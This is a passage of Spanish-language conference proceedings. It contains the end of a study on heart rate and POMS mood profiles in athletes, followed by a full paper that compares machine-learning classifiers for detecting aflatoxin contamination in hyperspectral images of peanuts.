Esto nos muestra (resultado que se mantiene cuando se comparó con 11 participantes adicionales) que la tensión emocional del último día de ensayo se refleja en la frecuencia cardíaca y al mismo tiempo el estado de ánimo de la/s participantes refleja una mayor seguridad en sus capacidades para la competencia.

Con la idea de presentar en lo posterior, estudios que refuercen o se distingan de las hipótesis planteadas, se ha tomado datos similares de frecuencia cardiaca, conjuntamente con el perfil de estados de ánimos POMS de 63 items, a un grupo de deportistas amateur mayores de 35 años. A diferencia del presente caso que se realizó en etapa de preparación, en este nuevo caso, se realizó la toma de datos en etapa de competencia de un torneo de una semana.

Por otro lado, a futuro es de interés estudiar otros casos vinculados no sólo con el deporte o la actividad física, sino también con la relación entre las emociones y las evaluaciones educativas en cualquier asignatura, por tal motivo se realizó la propuesta del trabajo “Emociones y Aprendizaje. Análisis de Casos en diferentes áreas educativas”, que tiene como objetivo analizar la influencia de las emociones en los procesos de aprendizaje de los estudiantes a través del estudio de casos en diferentes áreas educativas y su impacto en el rendimiento académico [15].

References

1. Faraidoon Habibi, Mohammad Omid Khairandish **"Evolution of technology in sports: Impact on performance, management, and fan experience"** International Journal of Science and Research Archive, 2023, Num 10(01), oct. 2023 995–1000
2. L. Fava, D. Vilches, A. Ferraresso, E. Boccalari y J. Díaz. **"Inteligencia y tecnologías aplicadas al deporte de alto rendimiento"** XXII Workshop de Investigadores en Ciencias de la Computación (WICC 2020, El Calafate, Santa Cruz). RedUNCI, ISBN: 978-987-3714-82-5 Páginas: 698-702 oct. 2020
3. N.Frevel, D. Beiderbeck, S.L. Schmidt **"The impact of technology on sports – A prospective study"** Technological Forecasting & Social Change – Elsevier, Vol. 182 – Sept. 2022
4. Sigmund Loland **"Technology in sport: Three ideal-typical views and their implications"** European Journal of Sport Science, Feb. 2002 – Pag. 1-11, DOI: 10.1080/17461390200072105
5. L. Espín Pazmiño y M. Enderica Malo **"Influencia emocional en árbitros de fútbol aplicando tecnologías de sensores"** Revista Tecnológica - ESPOL, vol. 33, nº 2, p. 226–238, 2021.
6. R. d. l. Vega-Marcos, R. Ruiz-Barquín, C. Tejero-González y M. Rivera-Rodriguez. **"Relación entre estados de ánimo y rendimiento en voleibol masculino de alto nivel"** Revista de Psicología del Deporte, Balears, Universitat de les Illes, vol. 23, nº 1, pp. 49-56, 2014.
7. L. Espín **Pazmiño "Linear Regression Analysis of Heart Rate While Learning the Soccer Technique of Driving. A Case Study"** DSICT 2022. Communications in Computer and Information Science, vol. 1647, 2022.
8. E. Andrade, C. Arce, C. De Francisco, J. Torrado, J. Garrido **"Versión breve en español del cuestionario POMS para deportistas adultos y población general"** Revista de Psicología del Deporte, vol. 22, núm. 1, 2013, pp. 95-102, Universitat de les Illes Balears Palma de Mallorca, España
9. Razo-Yugcha, A. A., Aguilar-Chasipanta, W. G., Rodríguez–Torres, Ángel F., & Jordán-Sánchez, J. W. **"Efecto de las actividades recreativo-deportivas en el estado de ánimo de los adolescentes y jóvenes."** Revista Arrancada, Vol. 18(34), 247–256. 2018.
10. Andrade E., Arce C, Armental J., Rodríguez M., de Francisco C**. "Indicadores del estado de ánimo en deportistas adolescentes según el modelo multidimensional del POMS"** Psicothema, vol. 20, núm. 4, 2008, pp. 630-635 Universidad de Oviedo Oviedo, España
11. D. Gil, B. Carrier, W. Fullmer, K. Cruz, C. D. Aguilar, D. W. Davis, E. M. Malek, N. Bodell, J. Montes, J. W. Manning, J. W. Navalta, M. M. Lawrence y M. P. DeBeliso **"Validity of Average Heart Rate and Energy Expenditure in Polar OH1 and Verity Sense While Self-Paced Running"** International Journal of Exercise Science: Conference Proceedings, vol. 14, 2021.
12. M. Paul y K. Garg **"The Effect of Heart Rate Variability Biofeedback on Performance Psychology of Basketball Players"** Appl Psychophysiol Biofeedback, vol. 37, p. 131–144, 2012.
13. V. H. Duque Ramos, M. Reina Román, D. Mancha Triguero, S. J. Ibáñez Godoy y P. Sáenz-López Buñuel **"Relación de la carga de entrenamiento con las emociones y el rendimiento en baloncesto formativo"** Federación Española de Docentes de Educación Física, pp. 164-173, 2021.
14. C. Nieto-Jimenez, J. Ruso-Álvarez, E. Pardos-Mainer y J. Naranjo **"Heart Rate Varibility in the training monitoring of an Ironman runner. A case study"** RETOS. Nuevas tendencias en Educación Física, Deporte y Recreación., nº 37, pp. 339-343, 2020.
15. Tesista: Luis Arturo Espín Pazmiño **"Emociones y Aprendizaje. Análisis de Casos en diferentes áreas educativas."** Tesis Doctoral en Curso – Facultad de Informática - UNLP – Argentina**,** DIRECTORES: Armando E. De Giusti, Wilber Ortiz Aguilar

ANEXO 1.- Composición del cuestionario utilizado (Estados/ 63 ítems) y cuestionario. [8]

Composición del Cuestionario utilizado - Estados/ítems			
Estados	**Ítmes**	**Estados**	**Ítmes**
Tensión	Tenso	**Vigor**	Animado
(8 ítems)	Agitado	(8 ítems)	Activo
	Con los nervios de punta		Enérgico
	Relajado		Alegre
	Intranquilo		Alerta
	Inquieto		Lleno de energía
	Nervioso		Libre de preocupaciones
	Ansioso		Vigoroso
Depresión	Infeliz		
(14 ítems)	Arrepentido por cosas hechas	**Fatiga**	Rendido
	Triste	(7 ítems)	Desatento
	Melancólico		Fatigado
	Desesperanzado		Exhausto
	Desanimado		Débil
	Solo		Cansado
	Desdichado		Agotado
	Abatido		
	Desesperado		
	Desvalido	**Confusión**	Confundido
	Inútil	(7 ítems)	Incapaz de concentrarme
	Aterrorizado		Aturdido
	Culpable		Desorientado
			Poco Eficiente
Cólera	Enfadado		Olvidadizo
(12 ítems)	Malhumorado		Indeciso
	Irritable		
	Rencoroso		
	Molesto	**Amistad**	Amistoso
	Resentido	(7 ítems)	Sensato
	Con rabia		Considerado (con los demás)
	Agresivo		Comprensivo
	Rebelde		Servicial
	Enfadado		Amable
	Furioso		Confiado
	De mal genio		

Cuestionario POMS

POMS																					
NOMBRE:													**FECHA:**								
EDAD:													**DEPORTE:**								
0	NADA	**ESCALA**					**INSTRUCCIONES**		Más abajo hay una lista de palabras que describen sensaciones o sentimientos que tienen las personas. Después de leer cada palabra, fíjese en las cinco opciones posibles según la escala y marque con una "X" la casilla que mejor describa cómo se ha sentido usted últimamente, durante la última semana incluyendo el día de hoy.												
1	POCO																				
2	MODERADO																				
3	BASTANTE																				
4	MUCHO																				
	ítems	0	1	2	3	4		ítems	0	1	2	3	4		ítems	0	1	2	3	4	
1	Tenso						**22**	Desanimado						**43**	Olvidadizo						
2	Agitado						**23**	Solo						**44**	Indeciso						
3	Con los nervios de punta						**24**	Desdichado						**45**	Enfadado						
4	Relajado						**25**	Abatido						**46**	Malhumorado						
5	Intranquilo						**26**	Desesperado						**47**	Irritable						
6	Inquieto						**27**	Desvalido						**48**	Rencoroso						
7	Nervioso						**28**	Inútil						**49**	Molesto						
8	Ansioso						**29**	Aterrorizado						**50**	Resentido						
9	Animado						**30**	Culpable						**51**	Con rabia						
10	Activo						**31**	Rendido						**52**	Agresivo						
11	Enérgico						**32**	Desatento						**53**	Rebelde						
12	Alegre						**33**	Fatigado						**54**	Enfadado						
13	Alerta						**34**	Exhausto						**55**	Furioso						
14	Lleno de energía						**35**	Débil						**56**	De mal genio						
15	Libre de preocupaciones						**36**	Cansado						**57**	Amistoso						
16	Vigoroso						**37**	Agotado						**58**	Sensato						
17	Infeliz						**38**	Confundido						**59**	Considerado (con los demás)						
18	Arrepentido por cosas hechas						**39**	Incapaz de concentrarme						**60**	Comprensivo						
19	Triste						**40**	Aturdido						**61**	Servicial						
20	Melancólico						**41**	Desorientado						**62**	Amable						
21	Desesperanzado						**42**	Poco Eficiente						**63**	Confiado						

Análisis de imágenes hiperespectrales de maní contaminado con aflatoxinas

Vranic Maria Laura[1,2,3][0000-0002-9627-6575], Martinez Vargas, Steven[4][0000-0001-5452-1168], Cristos Diego Sebastián [1][0000-0002-8763-9100], Pesquero Natalia Victoria [1 [0009-0005-2877-1856], Vorobioff Juan[2][0000-0001-9346-061X], Delrieux Claudio [2,4][0000-0002-2727-8374]

[1] Instituto de Tecnología de Alimentos, INTA, Argentina
[2] Universidad Tecnológica Nacional, Buenos Aires, Argentina.
[3] Universidad Nacional de Hurlingham, Buenos Aires, Argentina
[4] Universidad Nacional del Sur, Instituto de Ciencias e Ingeniería de la Computación, Laboratorio de Ciencias de las Imágenes, Bahía Blanca, Argentina.
mlvranic@gmail.com

Abstract. Las aflatoxinas son subproductos naturales producidos por hongos, principalmente *Aspergillus flavus* y *Aspergillus parasiticus*, presentes en los cereales y otros cultivos, en particular el maíz y el maní. Medir los niveles de aflatoxinas en productos de grano es complicado debido a la distribución extremadamente sesgada de las micotoxinas. Las aflatoxinas poseen propiedades significativas de absorción de luz ultravioleta (UV) y fluorescencia. La aplicación del análisis de imágenes en el control de calidad para detectar la presencia de aflatoxinas en granos de maní ofrece varias ventajas significativas frente al muestreo y análisis químico, merecen destacarse que la técnica no es destructiva y se puede controlar todo el lote. Si el análisis de imágenes, se integra con algoritmos de aprendizaje automático, pueden procesarse grandes volúmenes de muestras rápidamente.
El objetivo del presente trabajo es seleccionar algoritmos de aprendizaje supervisado que permitan detectar la presencia de aflatoxinas en imágenes hiperespectrales de maní. Se evaluaron muestras de maní sin contaminar, contaminado con Aflatoxina B1 (B1, 6.2426 $\mu g/kg$) y una mezcla de aflatoxinas (MIX, 26.9725 $\mu g/kg$ totales). Con una precisión global de 0.98 el algoritmo de Random Forest (RF) y Máquinas de Vectores de Soporte (SVM) permitieron clasificar correctamente los 3 grupos.

Keywords: Aflatoxinas, maní, Imágenes hiperespectrales, métodos de clasificación.

1 Introducción

Las aflatoxinas son subproductos naturales producidos por hongos, principalmente *Aspergillus flavus* y *Aspergillus parasiticus*, presentes en los cereales y otros cultivos, en particular el maíz y el maní. Se conocen con el término general de Aflatoxinas al grupo de aproximadamente 20 tipos de metabolitos diferentes cuya toxicidad y presencia en los alimentos varía, si bien son 6 los más frecuentes en los alimentos: B1, B2, G1, G2, M1 y M2. Son genotóxicas y la B1 puede causar carcinomas hepatocelulares en humanos. En 2020, la EFSA (Autoridad Europea de Seguridad Alimentaria) emitió una

opinión científica sobre los riesgos para la salud pública relacionados con la presencia de aflatoxinas en los alimentos. La evaluación del riesgo se centró en las aflatoxinas B1, B2, G1, G2 y M1. Se utilizaron más de 200.000 resultados analíticos sobre la presencia de aflatoxinas en la evaluación. Los granos y productos a base de granos contribuyeron en mayor medida a la exposición crónica media a B1 en todas las edades (1).

La Argentina es el mayor productor de maní de América Latina, y el séptimo mayor productor en el mundo. Sin embargo, es el primer exportador mundial de maní y además se ha consolidado como el principal proveedor de maní de la Unión Económica Europea y es líder mundial de calidad (2). Durante 2023, el Sistema de Alerta Rápida para Alimentos y Piensos (RASFF), ha registrado 546 alertas por la presencia de toxinas naturales, 57.5 % de los casos de contaminación con micotoxinas ha sido causada por aflatoxinas, siendo el maní el producto implicado en la mayoría de las ocasiones (3) (4).

Medir los niveles de aflatoxinas en productos de grano es complicado debido a la distribución extremadamente sesgada de las micotoxinas. En consecuencia, el muestreo/submuestreo es ampliamente reconocido como la mayor fuente de error en la medición de aflatoxinas, representando hasta el 90 por ciento del error en la prueba de variabilidad de los niveles de aflatoxinas entre la submuestra medida y la muestra completa, en comparación con la variabilidad de la prueba analítica en sí. Menos del 1 por ciento de los granos pueden estar contaminados, pero estos granos pueden contener niveles extremadamente altos de aflatoxinas: hasta 1.000.000 de nanogramos por gramo (ng/g) en maníes individuales. Por lo tanto, es fundamental para la precisión de cualquier análisis que se obtenga una muestra "representativa" para la prueba. Estas estrategias de muestreo son tan importantes como las pruebas analíticas en sí.

Las aflatoxinas poseen propiedades significativas de absorción de luz ultravioleta (UV) y fluorescencia, y los métodos cromatográficos, ya sea cromatografía líquida de alta resolución (HPLC) o cromatografía en capa fina (TLC) con detección por UV o fluorescencia, se utilizan ampliamente (5). La aplicación del análisis de imágenes en el control de calidad en línea para detectar la presencia de aflatoxinas ofrece varias ventajas significativas como la rápida detección, no necesita de toma de muestras, se puede controlar todo el lote y no es destructiva. Si se integra con algoritmos de aprendizaje automático, puede procesar grandes volúmenes de muestras rápidamente, aunque la implementación inicial de un sistema de análisis de imágenes puede ser costosa, a largo plazo puede reducir los costos operativos.

El objetivo del presente trabajo es seleccionar algoritmos de aprendizaje supervisado que permitan detectar la presencia de aflatoxinas en imágenes hiperespectrales de maní.

2 Materiales y métodos

2.1 Muestras.

Materia prima: se utilizaron medios maníes sin tostar (Variedad: *Granoleico*). Se utilizó un total de 15 maníes que fueron divididos aleatoriamente en 3 grupos con igual número de granos: SC (maníes control, sin contaminación), B1 (maníes contaminados con un estándar de aflatoxina B1) y MIX (maníes contaminados con un estándar de las 4 aflatoxinas: B1, B2, G1 y G2).

2.2 Contaminación

Superficialmente y con la ayuda de una pipeta, cada una de las mitades de los maníes se contaminaron con 2 µL solución estándar de aflatoxina B1 0,001 µg/µl en metanol o 4 µl Mix aflatoxinas en acetonitrilo. El MIX de aflatoxinas contiene: 0,00088 µg/µl de AFB1, 0,00031 µg/µl de AFB2, 0,00099 µg/µl de AFG1 y 0,00032 µg/µl de AFG2 (Marca: Sigma Aldrich). El peso medio de las muestras ± el desvío estándar es el siguiente: para SC: 0,3629 ± 0,0569 g, para B1 0,3317± 0,0598 g y para MIX 0,3607 ± 0,0543 g.

2.3 Adquisición de Imágenes

Las imágenes se capturaron dentro de una caja negra diseñada para minimizar la interferencia lumínica externa. La caja tenía una estructura cubica de 75 cm de lado, con dos puertas frontales. Como iluminantes se utilizaron 2 lámparas de luz ultravioleta (UV), dispuestas estratégicamente para garantizar una iluminación uniforme sobre las muestras. Se utilizó una cámara hiperespectral Rikola, posicionada a 20 cm de la base. Esta cámara captura información espectral en múltiples bandas; en total, se registraron 194 imágenes a diferentes longitudes de onda, abarcando el rango de 500 a 700 nm. Como puede observarse en la Figura 1, una imagen hiperespectral consiste en una serie de imágenes, cada una asociada a una banda espectral especifica a lo largo del espectro electromagnético.




Figura 1: Imagen hiperespectral

.

1.4 Procesamiento de las imágenes

El proceso de preprocesamiento de imágenes incluyó recorte de la imagen (150 x 200 pixeles), suavizado mediante un filtro gaussiano, umbralización utilizando el método de Otsu, y limpieza de la imagen binaria resultante para eliminar artefactos no deseados. Se creo una máscara binaria que luego fue aplicada a todas las longitudes de onda, en la zona seleccionada se definieron subregiones de 3x3, cada observación está representada por el valor máximo del píxel (en escala de grises) de la subregión para las 194

longitudes de onda (Figura 2). La tabla 1 presenta el número de observaciones por tratamiento. La base de datos es de 6928 observaciones por 194 variables.




Figura 2: Representación del registro de una observación.

Tabla 1. Número de observaciones por tratamiento y por maní.

Tratamiento	Maní					Total
	1	2	3	4	5	
SC	510	439	445	527	535	2456
CB1	449	438	388	382	480	2137
CMIX	593	425	349	490	478	2335
						6928

1.5 Algoritmos de clasificación

Se evaluaron los siguientes algoritmos de clasificación no paramétricos, para construir un clasificador para una variable politómica que puede asumir 3 categorías distintas SC, CB1 y CMIX:

Regresión Logística Multinomial: es una extensión de la regresión logística binaria, para más de 2 clases (K). Se selecciona una única clase de regresión logística multinomial para que sirva como la línea base. Sin pérdida de generalidad, seleccionamos la $k-$ ésima clase para este rol y el modelo para la regresión logística multinomial toma la forma: $\log\left(\frac{P(Y=k/X=x)}{P(Y=K/X=x)}\right) = \beta_{k0} + \beta_{k1}x_1 + \cdots + \beta_{kp}x_p$ donde $P(Y = k/X = x)$ es la probabilidad de que la respuesta sea k dado el vector de predictores x. Para resolver la regresión logística multinomial, se empleó un algoritmo de optimización basado en el método de cuasi-Newton, como "lbgfs" (Limited-memory Broyden–Fletcher–Goldfarb–Shanno), que es eficiente en términos de memoria y computación, particularmente para problemas de tamaño pequeño a mediano.

Árboles de Clasificación: para construir un árbol de clasificación se utiliza una técnica llamada "*división binaria recursiva"*, que consiste en partir repetidamente un conjunto

de datos en subconjuntos más pequeños y homogéneos, con el objetivo de crear un modelo predictivo que pueda clasificar nuevas observaciones de manera precisa. Divide el espacio de predictores (variables independientes) en regiones distintas y no sobrepuestas. Se inicia con todo el conjunto de datos en un nodo raíz, se busca la mejor manera de dividir este conjunto en dos subconjuntos, basándose en el valor de un atributo (variable predictora). La "mejor" división es aquella que maximiza la homogeneidad de las clases dentro de cada subconjunto, los dos subconjuntos resultantes de la división se convierten en los nodos hijos del nodo raíz, se repite el proceso para cada nodo hijo hasta que se cumpla una condición de parada.

Se denomina "recursiva" porque el proceso de división se aplica repetidamente a cada nuevo subconjunto creado. La elección de la mejor división se basa en criterios de impureza. Estos criterios miden la heterogeneidad de las clases dentro de un nodo, por ejemplo: la tasa de error de clasificación, el índice Gini o la entropía (6) (7).

K-Vecinos Más Cercanos (KNN): Clasifica una observación en función de la mayoría de los K vecinos más cercanos. No asume ninguna distribución específica de los datos. Para clasificar un nuevo dato, el algoritmo identifica los 'k' puntos de entrenamiento más cercanos a ese punto en el espacio de características. Luego, se estima la probabilidad de que ese punto pertenezca a alguna clase y el clasificador KNN asigna la observación de prueba a la clase que tiene la probabilidad estimada más alta.

Random Forests (**RF**, Bosque Aleatorio en español): Es lo que se llama un método de ensamble (bagging) que proviene de las siglas en inglés de *Bootstrap Aggregating*, es una técnica en el aprendizaje automático que se utiliza para mejorar la precisión y estabilidad de los modelos. Consiste en crear múltiples modelos a partir de un mismo algoritmo base y luego combinar sus predicciones para obtener una predicción final.

Se divide aleatoriamente los datos de entrenamiento en varios subconjuntos, de ahí el “random” de random forest. Se ajustan varios árboles de clasificación en cada subconjunto: habrá tantos modelos como subconjuntos. Se combinan todos los resultados de los modelos para dar un resultado final. De ese modo, se construye un modelo robusto a partir de varios modelos, que no tienen por qué ser tan robustos (9). Al combinar múltiples árboles, se reduce el riesgo de sobreajuste que puede ocurrir con un solo árbol de decisión, mejora la precisión general y estabiliza las predicciones.

Máquinas de Vectores de Soporte: (SVM, por sus siglas en inglés): Cuando es posible separar perfectamente las observaciones de entrenamiento mediante un hiperplano, existirá un número infinito de hiperplanos. El hiperplano de margen máximo es aquel que maximiza la distancia mínima entre las observaciones de entrenamiento y el hiperplano, las observaciones más cercanas es este hiperplano definen la posición de los vectores de soporte. El hiperplano de margen máximo depende directamente de los vectores de soporte, pero no de las otras observaciones: un movimiento en cualquiera de las otras observaciones no afectaría al hiperplano separador, siempre que el movimiento de la observación no haga que cruce el límite definido por el margen. El clasificador de vectores de soporte, a veces llamado clasificador de margen suave hace esto, permite que algunas observaciones estén en el lado incorrecto del margen, o incluso en

el lado incorrecto del hiperplano. Los núcleos (Nuc) permiten abordar problemas de clasificación no lineal. Al transformar los datos a un espacio de mayor dimensión, hacen que la tarea de encontrar un hiperplano separador sea más sencilla. Se utilizó un núcleo Radial: $Nuc(x, x_{i'}) = exp\left(-\gamma \sum_{j=1}^{p}(x_{ij} - x_{i'j})^2\right)$ donde γ es una constante positiva.

Para más de 2 clases (K), una estrategia común es la clasificación uno contra uno (one-versus-one o all-pairs). Se construyen $\binom{K}{2}$ clasificadores SVM, donde cada clasificador compara un par de clases. En otras palabras, para K clases, se generan $K(K-1)/2$ SVMs. Cada clasificador se entrena para distinguir entre dos clases específicas (10) (11).

1.5.2 Métricas evaluadas

En este estudio, se empleó el 80% de los datos para el entrenamiento y el 20% restante para prueba, distribuidos por clase como se detalla en la Tabla 2.

Tabla 2. Número de observaciones para el entrenamiento y prueba por clase.

Clase	Número de observaciones	
	Entrenamiento	Prueba
SC	1950	506
CB1	1712	425
CMIX	1880	455
Total	5542	1386

Para todos los métodos se evaluaron las siguientes métricas:

Precisión: proporción de verdaderos positivos sobre el total de predicciones positivas hechas por el modelo. En otras palabras, es la proporción de veces que el modelo fue correcto al predecir una clase positiva en comparación con todas las veces que predijo esa clase: $Precisión = \frac{VP}{VP+FP}$ donde VP es el número de verdaderos positivos y FP es el número de falsos positivos.

Sensibilidad: proporción de verdaderos positivos sobre el total de casos reales positivos. Es una medida de cuán bien el modelo captura todos los casos positivos: $Sensibilidad = \frac{VP}{VP+FN}$ donde FN es el número de falsos negativos.

Puntuación F1: media armónica entre la precisión y la sensibilidad. Es una métrica útil para equilibrar la precisión y la sensibilidad, especialmente cuando las clases están desbalanceadas: $\mathbf{Puntuación\ F1} = 2 \times \frac{Precisión \times Sensibilidad}{Precisión + Sensibilidad}$.

Soporte: indica el número de ocurrencias de cada clase en el conjunto de datos de prueba. Es útil para entender cuántas instancias de cada clase hay en el conjunto de datos.

Precisión Global: La proporción de todas las predicciones correctas (tanto positivas como negativas) sobre el total de instancias.

Promedio Métricas: El promedio de las métricas (precisión, recall, F1-score) calculadas para cada clase, sin considerar el número de instancias en cada clase. Da igual peso a cada clase.

Promedio Ponderado: El promedio de las métricas calculadas para cada clase, ponderado por el número de instancias en cada clase. Refleja la influencia de cada clase en la métrica general, teniendo en cuenta el soporte de cada clase.

3 Resultados

En la Tabla 3 se muestran los niveles de contaminación, se estimó la concentración de los contaminantes para cada maní y luego se promedió. En las muestras contaminadas por la mezcla de aflatoxinas se sumaron las medias individuales.

Tabla 3. Niveles de contaminación en los maníes en $\mu g/kg$

Tratamiento	Aflatoxina	Media	Mínimo	Máximo
CMIX	B1	9.4943	8,7173	11.4397
	B2	3,3446	3.0716	4.0299
	G1	10.6811	9.8093	12.8697
	G2	3.4525	3.1707	4,1599
	Suma	26.9725	24.7709	32,4992
CB1	B1	6,2426	4.9092	7.8247

En la Unión Europea para maní y otras semillas oleaginosas que deben someterse a un proceso de selección u otro tratamiento físico antes de su comercialización para el consumidor final o como ingredientes alimentarios el Límite máximo permitido expresados como µg/kg es de 8.0 para B1 y 15 para la suma de aflatoxinas (12). Obsérvese que la concentración de aflatoxina B1 está por debajo del límite permitido y por encima en la mezcla. Se utilizaron medios maníes, si consideramos el grano entero, los niveles de contaminación deberían ser la mitad.

En la tabla 4 se muestran las métricas obtenidas para cada uno de los métodos, para los datos de prueba, puede observarse que el promedio global de todos los métodos supera el 90%. Los métodos de clasificación: SVM y RF obtuvieron los valores de precisión general más alta 0.98, ambos modelos están clasificando correctamente casi todas las instancias en el conjunto de datos de prueba.

Si comparamos las métricas por clase: SVM logra clasificar mejor a SC con una Precisión: 0.97 (el 97% de las instancias predichas como SC son realmente SC); y valores más altos de sensibilidad: 0.99 (el modelo identificó el 99% de las instancias reales de SC, hay muy pocos falsos negativos) y un índice de Puntuación F1 de 0.98 (El balance entre precisión y exhaustividad sigue siendo alto).

Para la clase CMIX: SVM logra una Precisión de 1.00 (El modelo predijo correctamente todas las instancias de CMIX que identificó como tal) y una menor sensibilidad

0.96. Para la clase CB1 SVM alcanza la mayor sensibilidad 1.00 (el modelo captura el 100 por ciento de los casos positivos), la precisión y la Puntuación F1 son ligeramente mayores para Random Forest.

Table 4. Métricas evaluadas por algoritmo de clasificación para los datos de prueba

Algoritmo (Precisión global)	Clases y promedios	Precisión	Sensibilidad	Puntuación F1
Regresión Logística Multinomial (0.91)	CB1	0.86	0.89	0.88
	CMIX	0.91	0.88	0.89
	SC	0.96	0.96	0.96
	Promedio Métricas	0.91	0.91	0.91
	Promedio ponderado	0.91	0.91	0.91
Arboles de clasificación (0.92)	CB1	0.97	0.96	0.97
	CMIX	0.87	0.91	0.89
	SC	0.91	0.88	0.90
	Promedio Métricas	0.92	0.92	0.92
	Promedio ponderado	0.92	0.92	0.92
K Vecinos más cercanos (0.94)	CB1	0.96	1.00	0.98
	CMIX	0.88	0.97	0.92
	SC	0.98	0.86	0.92
	Promedio Métricas	0.94	0.94	0.94
	Promedio ponderado	0.94	0.94	0.94
Randon Forest (0.98)	CB1	0.99	0.99	0.99
	CMIX	0.98	0.97	0.98
	SC	0.97	0.97	0.97
	Promedio Métricas	0.98	0.98	0.98
	Promedio ponderado	0.98	0.98	0.98
Máquinas de Vectores de Soporte (0.98)	CB1	0.97	1.00	0.98
	CMIX	1.00	0.96	0.98
	SC	0.97	0.99	0.98
	Promedio Métricas	0.98	0.98	0.98
	Promedio ponderado	0.98	0.98	0.98

No existen diferencias entre el promedio de las métricas y el promedio ponderado; esto se debe a que el número de ocurrencias de cada clase en el conjunto de datos de prueba es muy similar entre clases: 425 observaciones para la clase CB1, 455 para la clase CMIX y 506 observaciones para la clase SC.

El método de KNN obtiene la mayor precisión para la clase SC (0.98) y la mayor sensibilidad (1.00) y Puntuación F1 (0.98) para la clase CB1. La regresión logística multinomial obtiene las mejores métricas para la clase SC; mientras que, los árboles de clasificación obtienen las mejores métricas para la clase CB1.

La tabla 5 muestra las precisiones de entrenamiento y muestra, para cada uno de los algoritmos evaluados, puede observarse que la diferencia en la precisión en ambos grupos es pequeña.

Table 5. Precisión media, datos de entrenamiento y prueba por algoritmo

Algoritmo	Precisión media	
	Entrenamiento	Prueba
Regresión Logística Multinomial	0.94	0.91
Arboles de clasificación	0.96	0.92
K Vecinos más cercanos	0,96	0.94
Randon Forest	1.00	0.98
Máquinas de Vectores de Soporte	0.99	0.98

Conclusiones

Este trabajo constituye una fase preliminar del estudio, en la cual se empleó un número reducido de maníes con el objetivo de seleccionar los métodos estadísticos más adecuados. A partir de los resultados obtenidos, se encontró que los algoritmos RF y SVM obtienen una precisión muy buena permitiendo clasificar adecuadamente los 3 grupos.

Los resultados obtenidos sugieren que ambos modelos tienen un rendimiento excelente, no solo clasifica correctamente una alta proporción de las instancias, sino que también lo hacen de manera consistente en todas las clases. Si bien es importante verificar la generalización en diferentes conjuntos de datos y condiciones, estos resultados son muy alentadores y sugieren que el modelo está funcionando de manera óptima en el conjunto de prueba.

Los algoritmos de clasificación utilizados en este trabajo se limitan al aprendizaje automático tradicional. El rendimiento de los métodos seleccionados en este estudio podría mejorarse aún más aumentando el número de muestras y diversificando las variedades de maní. Nuestro próximo paso será analizar los algoritmos seleccionados y evaluar si se puede reducir la cantidad de longitudes de onda y luego aplicar los métodos a gran escala.

Los sistemas de análisis de imágenes pueden ayudar a las empresas a cumplir con los estándares de seguridad alimentaria establecidos por las autoridades reguladoras, lo que les permite acceder a mercados internacionales y evitar sanciones.

Referencias

1. Publications, EFSA Supporting. *Outcome of a public consultation on the draft risk assessment of aflatoxins in food.* EFSA. 2020. Técnico. 2397-8325.

2. Argentina.gob.ar Ministerio de Economía, Secretaría de Bioeconomía, Senasa. [En línea] 8 de Septiembre de 2023. https://www.argentina.gob.ar/noticias/analisis-de-la-situacion-actual-de-la-produccion-de-mani-y-de-sus-mercados-de-exportacion.

3. Elika. *INFORME RASFFAlimentos Alertas y notificaciones Resumen Anual 2023.* Funadación Vasca para la producción agroalimentaria. 2023.

4. European Comission. RASSF Window. [En línea] 2023. [Citado el: 2 de Agosto de 2024.] https://webgate.ec.europa.eu/rasff-window/screen/notification/649924.

5. Unnevehr, Laurian J. y Grace, Delia. *Finding solutions for improved food safety. 2020 Vision Focus 20.* INTERNATIONAL FOOD POLICY RESEARCH INSTITUTE. 2020. págs. 50-51. ISBN: 978-0-89629-676-3 |.

6. Scikit Learn. Decision Tress. [En línea] 5 de Agosto de 2025. https://scikit-learn.org/stable/modules/tree.html

7. James, Gareth, y otros. An Introduction to Statistical Learning with Applications in Python. s.l. : Springer, págs. 337-339.

8. Scikit Learn. Nearest Neighbors Classification. [En línea] [Citado el: 5 de Agosto de 2024.] https://scikit-learn.org/stable/modules/neighbors.html#nearest-neighbors-classification.

9. RandomForestClassifier. https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.RandomForestClassifier.html. [En línea] Python. [Citado el: 5 de Agosto de 2024.]

10. Jemes, Gareth , y otros. *An Introduction to Statistical Learning with Applications in Python.* Springer Nature Switzerland : Springer, 2023. págs. 367-384. 978-3-031-38746-3.

11. Scikit Learn. *Support Vector Machines.* [En línea] 5 de Agosto de 2024. https://scikit-learn.org/stable/modules/svm.html.

12. EURO LEX. Reglamento (UE) 2023/915 de la Comisión de 25 de abril de 2023 relativo a los límites máximos de determinados contaminantes en los alimentos y por el que se deroga el Reglamento (CE) n.o 1881/2006. [En línea] [Citado el: 6 de Agosto de 2024.] https://eur-lex.europa.eu/legal-content/ES/TXT/PDF/?uri=CELEX:32023R0915

13. Scikit Learn. Naive Bayes. [En línea] 5 de Agosto de 2024. https://scikit-learn.org/stable/modules/naive_bayes.html

Agradecimientos.

